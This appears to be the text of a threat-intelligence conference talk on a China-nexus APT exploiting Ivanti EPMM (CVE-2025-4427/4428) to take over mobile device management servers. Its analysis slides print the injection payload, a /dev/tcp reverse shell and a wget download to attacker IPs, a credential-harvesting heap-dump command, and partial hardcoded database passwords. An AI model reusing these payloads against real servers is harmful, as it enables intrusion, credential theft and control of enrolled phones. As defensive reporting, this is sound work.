

One Entry Point to Thousands of Phones: China-Nexus APT Exploiting Ivanti Endpoint Manager Mobile

Arda Buyukkaya



Arda Buyukkaya

Senior Cyber Threat Intelligence Analyst, EclecticIQ





Agenda


- Exploitation of Ivanti EPMM (Endpoint Manager Mobile)
- Post Exploitation Tooling and Intrusion Analysis
- Intelligence Sharing Case Study
- Closing Remarks





Exploitation of Ivanti EPMM






- Ivanti EPMM is a mobile device management platform
- Helping organizations to <u>manage mobile</u> <u>phones and tablets</u> used by employees

https://help.ivanti.com/mi/help/en_US/core/11.x/gsg/CoreGettingStarted/Core_overview.htm







```
GET /mifs/rs/api/v2/featureusage?format=
```

```
${"".getClass().forName('java.lang.Runtime').getMethod
('getRuntime').invoke(null).exec('id')}
```

HTTP/1.1

Host: {{Hostname}}

watchTowr-vs-Ivanti-EPMM-rce-chain.py
(*) CVE-2025-4427 and CVE-2025-4428 Pre-Auth RCE Chain Detection Artifact Generator

- Sonny and Piotr of watchTowr

- [+] Starting Detection Artifact Generator for CVE-2025-4427 + CVE-2025-4428 Chain
- +] Executing `id` command
- +1 VULNERABLE

- DeviceFeatureUsage API triggered remote code execution
- "format" parameter controlled by attacker
- Allowing remote command execution over Java Runtime







JACOB THORSON VIA UNSPLASH

Daryna Antoniuk

July 25th, 2023

News Briefs

Cybercrime

Government











Hackers exploited a zero-day vulnerability in tech giant Ivanti's software to compromise a dozen Norwegian government agencies.

Norwegian security officials said on Monday that the flaw was found in Ivanti's mobile endpoint management software used by the impacted ministries.

"This vulnerability was unique, and was discovered for the very first time here in Norway," said Sofie Nystrøm, director of Norway's National

In 2023, similar vulnerabilities (CVE-2023-35078 and CVE-2023-35082) actively exploited in the wild

Attacker compromised parts of the Norwegian government





What Makes EPMM Breach Special

Table 6. User roles						
Roles	Description					
Self-Service User Portal	Allows access to the user portal.					
	For Windows Phone (8.0) this role is required for registration.					
	With Self-Service User Portal selected, you can choose to enable or disable the following roles:					
	Wipe Device					
	• Lock Device					
	Unlock Device					
	Locate Device					
	Retire Device					
	Register Device					
	Change Device Ownership					
	Reset PIN					
	Reset Secure Apps Passcode					

- Mobile device management solutions can be turn into an enterprise wide C2 server
- Attacker have capability to remotely control victim mobile devices



TABLE 4. SUB-LEVEL MENU ITEMS (CONT.)


Action menu	Sub-level menu items	Actions		
Apps*	App Catalog	Add apps from iTunes, Google Play, Windows Store, In-House apps, and Web Applications.		
	iBooks	Manage Apple iBooks.		
	Installed Apps	Manage installed apps.		
	App Tunnels	Manage registered and unregistered app tunnels.		

Connector	Add and manage Connector.
LDAP	Add and manage LDAP.
Google	Add and manage Google account.
Operators	Add and manage Operators.
LDAP	Add and manage LDAP.
Local CA	Add and manage local CA.
Trusted Root Certificate	Add and manage trusted root certificates.

- Silently push malicious apps or updates to every enrolled device
- Install root certificates, that can be used for decrypting SSL/TLS web traffic







https://help.ivanti.com/mi/help/en_us/core/11.x/gsg/CoreGettingStarted/IvantiEPMM_GettingStarted.pdf





Post Exploitation Tooling and Intrusion Analysis



Initial Access with Java Runtime

```
Date: 2025-05-17 09:28:19.647
Request: GET /mifs/rs/api/v2/featureusage?
format=${"".getClass().forName('java.lang.Runtime').getMethod('getRuntime').invoke(null).exec('/bin/bash -i > /dev/tcp/27.25.148.183/5666 0>&1 2>&1')}
Executed Command: /bin/bash -i > /dev/tcp/27.25.148.183/5666 0>&1 2>&1
```

- Attacker IP: 27.25.148.183
- Java Runtime used to execute malicious commands
- Example Java payload spawning a reverse shell and communicated with C2 infrastructure 27.25.148[.]183

27.25.148.183 (27.25.148.0/22)
AS 148981 (China Telecom)







Hardcoded MySQL Credentials in Ivanti EPMM

```
ls -la
total 44
drwxrwxr-x.
             2 tomcat tomcat 4096 Mar 11 18:34 .
drwxrwxr-x. 71 tomcat tomcat 4096 May 16 17:44
                                       8 13:41 .altdevshellpasswordhash
                      root
-rw-rw-r--
                                           2018 .dbpp
             1 tomcat tomcat
-r--rw----.
                                          2018 devshellpasswordhash
             1 root
                      root
-rw-rw-r--
                                8 Mar 11 18:34 .miadminpp
             1 tomcat tomcat
                               41 May 16 02:00 .mifpp
             1 root
                      root
-rw-rw-r--
             1 tomcat tomcat
                               32 May
                                           2018 .mrpp
                                          2018 .spp
                               32 May
             1 tomcat tomcat
                               44 May 2
                                          2018 .spp2
             1 tomcat tomcat
             1 tomcat tomcat
                               44 Aug 25
                                           2022 .spp3
-r--rw----
cat .mifpp
[client]
user=micoredb
password=6
cat .spp2
0ovk19cz0v
                              8Kb2kqTiSsQyKdcat .spp3
oe3qb7TZlmAXWqIp3iqx
                                        WCpOcat .mrpp
1GGmTz3Qt
                             e11
```


- Unencrypted MySQL credentials stored in: /mi/files/system/.mifpp
- Threat actor used this to access Ivanti EPMM database called MIFS






Inside the MIFS Database











- Office 365 integration allows attackers steal OAuth tokens while bypassing MFA
- That could lead access to corporate mailboxes

Cancel





```
cmd> cat /tmp/h

[>] Output:
ps ax | grep java | grep tomcat | awk '{print $1}' | while read p; do jcmd $p GC.heap_dump
/tmp/th.$p; done; ls -l /tmp/th*; L=/usr/bin/mysqldump --defaults-extra-
file=/mi/files/system/.mifpp mifs mifs_ldap_server_config | grep INSERT | cut -d\' -f8; echo
"LDAP user: $L"; strings /tmp/th* | grep -A5 -B5 "$L"
```

- Dumping heap memory of Java and Tomcat to recover plaintext credentials of Ivanti EPMM login dashboard
- Dumps the mifs_Idap_server_config table to enumerate configured LDAP/AD accounts and connection details





Lateral Movement with FRP (Fast Reverse Proxy)

```
Date: 2025-05-16 08:54:03.598
Request: GET /mifs/rs/api/v2/featureusage?
format=${"".getClass().forName('java.lang.Runtime').getMethod('getRuntime').invoke
(null).exec('wget http://103.244.88.125:8080/frpc -o /tmp/.alog')}
Executed Command: wget http://103.244.88.125:8080/frpc -o /tmp/.alog
Attacker IP: 103.244.88.125
```

- Open-source reverse proxy tool used to gain persistent access to the internal network
- From this foothold, actors perform network reconnaissance.

- Move laterally to other systems, expanding access
- Frequently leveraged by China-nexus threat actors





Intelligence Sharing Case Study






Looking through a long list of vulnerable Ivanti devices, trying to find out if a customer is listed and how to reach someone on the other side to inform them about exposed Ivanti EPMM services affected by RCEs tracked as CVE-2025-4427 and CVE-2025-4428.

It affects every sector: hospitals, consulting firms, engineering, real estate ...

Types of Headaches Migraine **Hypertension**







Identifying Vulnerable Ivanti EPMM Servers

Ivanti seamlessly secures your device and provides easy access to your email, applications and content.



Instant Access

Receive instant access to your corporate email, calendar and contacts.



Apps

Utilize your favorite corporate apps whenever and wherever you want.



Secure Content

Easily access corporate documents, presentations and more.



Username				

Password

SIGN IN WITH PASSWORD

- CVE-2025-4428 affects Ivanti EPMM version 12.5.0.0 and earlier
- Internet scanners used to identify vulnerable versions

```
<div style="display:none">
     MI_LOGIN_SCREEN
</div>
```





Hostnames:

City:

Country:

Organization:

smartphone.

United Kingdom

Ports:

443/tcp Ivanti Endpoint Manager Mobile (EPMM) (11.11)


|-- HTTP title: Ivanti User Portal: Sign In

|-- Cert Issuer: C=US, CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1, O=DigiCert Inc

.gov.uk









Closing Remarks

Actionable threat intelligence can stop active or feature intrusions

Vulnerability management won't enough to prevent zero-day attacks

Legitimate features in enterprise platforms can be weaponized by threat actors to their own advantage





Thank You for Listening Any Questions?



